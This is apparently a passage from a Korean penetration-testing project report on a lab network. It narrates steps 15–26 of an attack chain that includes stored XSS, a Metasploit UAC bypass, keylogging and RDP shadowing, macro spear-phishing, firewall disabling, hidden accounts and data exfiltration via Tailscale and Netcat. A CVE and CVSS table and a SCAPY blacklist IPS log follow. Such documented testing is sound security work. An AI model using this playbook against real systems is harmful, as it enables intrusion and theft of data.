

확인사항	find 도구에 SUID가 부여되어 있는 것을 확인 후 권한 상승
15. 웹 페이지에서의 XSS 취약점 삽입	관리자 페이지 소스 수정을 통한 보안 로직 무력화






확인사항	게시판 내 악성 스크립트 실행을 위한 환경 조성 완료
16. 악성코드 유포	XSS 지점에 악성코드 자동 다운로드 스크립트 삽입




<table>
<tr><td colspan="2"></td><td> 
</td></tr>
<tr><td>활용도구</td><td>stored XSS</td><td>웹 페이지 내 악성 페이로드 배포 코드 삽입</td></tr>
<tr><td colspan="2">확인사항</td><td>관리자 페이지 접속 시 악성코드 다운로드 동작 확인</td></tr>
<tr><td colspan="2">17. 관리자 PC 점유</td><td>UAC 보안 우회를 통한 엔드포인트 최고 권한 획득</td></tr>
<tr><td colspan="2"></td><td> 


</td></tr>
<tr><td>활용도구</td><td>msfconsole</td><td>msf의 bypassuac_fodhelper를 이용해 권한 상승</td></tr>
<tr><td colspan="2">확인사항</td><td>getsystem 명령을 통한 관리자(SYSTEM) 권한 점유</td></tr>
<tr><td colspan="2">18. 관리자의 이메일 계정 탈취 및 PC 보안 해제</td><td>키로깅 및 RDP 정책 주입을 통한 실시간 모니터링</td></tr>
<tr><td colspan="2"></td><td> 
</td></tr>
</table>


<table>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>msfconsole</td><td>키로깅 및 RDP Shadowing 정책 주입</td></tr>
<tr><td colspan="2">확인사항</td><td>관리자 계정 정보 탈취 및 실시간 화면 정찰 성공</td></tr>
<tr><td colspan="2">19. 내부망 침투 확산</td><td>이메일로 매크로 엑셀 유포를 통한 스피어 피싱 및 좀비 PC 확보</td></tr>
<tr><td colspan="3"> 
</td></tr>
<tr><td colspan="3"></td></tr>
</table>








활용도구	Spear Phishing	악성 매크로 포함 엑셀 파일 유포
확인사항		내부 단말기 대량 감염 및 전사적 세션 접근 확인
20. 방어벽 무력화 및 백도어 활성화		전사적 제어권 확보를 위한 좀비 PC 방화벽 무력화 및 계정 생성




활용도구	msfconsole	세션 자동 제어 및 레지스트리 조작
확인 결과		침해 호스트 대상 RDP 은닉 통로 및 접속 계정 확보 완료
21. 침해 호스트 실시간 정찰		DB 서버 관리자 PC를 타겟으로 한 작업 화면 및 환경 정찰



<table>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>msfconsole</td><td>실시간 화면 공유 및 원격 스트리밍</td></tr>
<tr><td colspan="2">확인사항</td><td>핵심 자산 관리자 PC 식별 및 현재 작업 상황 모니터링 성공</td></tr>
<tr><td colspan="2">22. 원격 세션 연결 유효성 검증</td><td>생성된 은닉 계정을 통한 실제 RDP 연결 및 접속 가능 여부 확인</td></tr>
<tr><td colspan="3"> 
</td></tr>
<tr><td>활용도구</td><td>xfreerdp3</td><td>원격 데스크톱 연결 및 세션 수립</td></tr>
<tr><td colspan="2">확인사항</td><td>타겟 시스템 원격 접속 성공</td></tr>
<tr><td colspan="2">23. DB 관리자 PC 점유</td><td>내부망 내 DB 관리 권한을 가진 특정 PC의 제어권 완전 장악</td></tr>
<tr><td colspan="3"></td></tr>
</table>

		
활용도구	xfreerdp3	엔드포인트 장악 및 데이터 접근
확인사항		DB 관리자(sajang) PC의 데스크톱 환경 및 파일 시스템 장악
24. 기업 핵심 기밀 데이터 탈취		핵심 비즈니스 / 고객 데이터 반출
		
활용도구	msfconsole	핵심 데이터 1차 반입
확인사항		고객 DB 및 파트너 계약 현황 등 핵심 파일 4종 1차 탈취 완료
25. 기업 핵심 기밀 데이터 탈취		외부 서버와의 안전한 통신을 위한 암호화 터널 인터페이스 기동
		
활용도구	Tailscale	P2P VPN 암호화 통신망 구축
확인사항		tailscale0 가상 인터페이스를 통한 외부 통신 경로 확보


26. 최종 데이터 외부 반출		암호화 터널을 이용한 공격자 본진 서버로의 전리품 스트리밍
		
활용도구	Netcat	데이터 압축 및 암호화 전송
확인사항		Ubuntu 서버 내 Better 폴더 안착 및 해제 확인

4.4 취약점 분석

침투 단계	취약점 항목	OWASP 2021	CVE / CWE	CVSS	위험도	핵심 영향
STEP 1	DNS Zone Transfer	A05:2021	CVE-1999-0532	5.3	Medium	인프라 구조 및 IP대역 전체 노출
STEP 2-1	Blind SQL Injection	A03:2021	CWE-89	9.8	**Critical**	DB계정 및 자격 증명 탈취
STEP 2-2	Steganography	A04:2021	CVE-2016-3714	8.4	High	이미지 내 악성 페이로드 은닉 후 업로드
STEP 02-4	LFI	A01:2021	CWE-98	8.1	High	서버 내 민감 파일 열람 및 원격 스크립트 실행
STEP 02-6	SUID 권한 상승	A01:2021	CVE-2021-4034/ CWE-269	7.8	High	일반 웹 서버 권한에서 시스템 최상위(Root) 권한 획득
STEP 02-7	Stored XSS	A03:2021	CWE-79	7.5	High	관리자 페이지 변조 및 악성코드 유포 거점 확보
STEP 03	ActiveX 기반 실행	A03:2021	CVE-2021-40444 / CWE-494	8.8	High	관리자 PC 내 악성코드(.exe) 자동 다운로드 및 감염
STEP 04	RDP Shadowing & UAC 우회	A01:2021	CVE-2019-0708 / CWE-284	9.8	**Critical**	관리자 세션 직접 제어 및 내부망 측면 이동(Lateral)
STEP 04	보안 정책 무력화	A05:2021	CWE-693	5.0	Medium	방화벽/디펜더 중지로 실시간 공격 탐지 체계 무력화
STEP 05	오피스 문서 RCE	A06:2021	CVE-2023-36884 / CVE-2022-30190	8.8	High	"2026 예산안" 문서를 통한 추가 좀비 PC 대량 확보
STEP 06	은닉 채널 데이터 반출	A05:2021	CWE-668 / CWE-284	5.3	Medium	Tailscale 암호화 터널을 이용한 기밀 데이터 외부 유출
STEP 07	랜섬웨어 페이로드 투하	Impact	CWE-732 / CWE-778	10.0	**Critical**	침해 호스트 전체 데이터 암호화 및 가용성 완전 파괴

5. 자동화 코드 관리 및 SOAR(자동 대응) 구현

5.1 자동화(SOAR) 아키텍처 및 흐름도




SOAR 아키텍처 요약
수집된 보안 로그에서 공격자 IP정보를 DB에 저장하여 블랙리스트 형성. SCAPY 엔진이 패킷을 가로채 DB의 블랙리스트와 대조. 블랙리스트와 일치할 경우 폐기, 불일치 시 통과

```
--- scapy ips 시작 ---
필터 조건: inbound
현재 블랙리스트 : [40.1.0.10, 20.1.0.10]
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
DENIED : [ens256 -> ens224] Ether / IP / ICMP 20.1.0.10 > 192.168.30.4 echo-request 0 / Raw
```

*SCAPY에 의해 차단된 공격자 ICMP 패킷

5.2 인프라 구성 관리

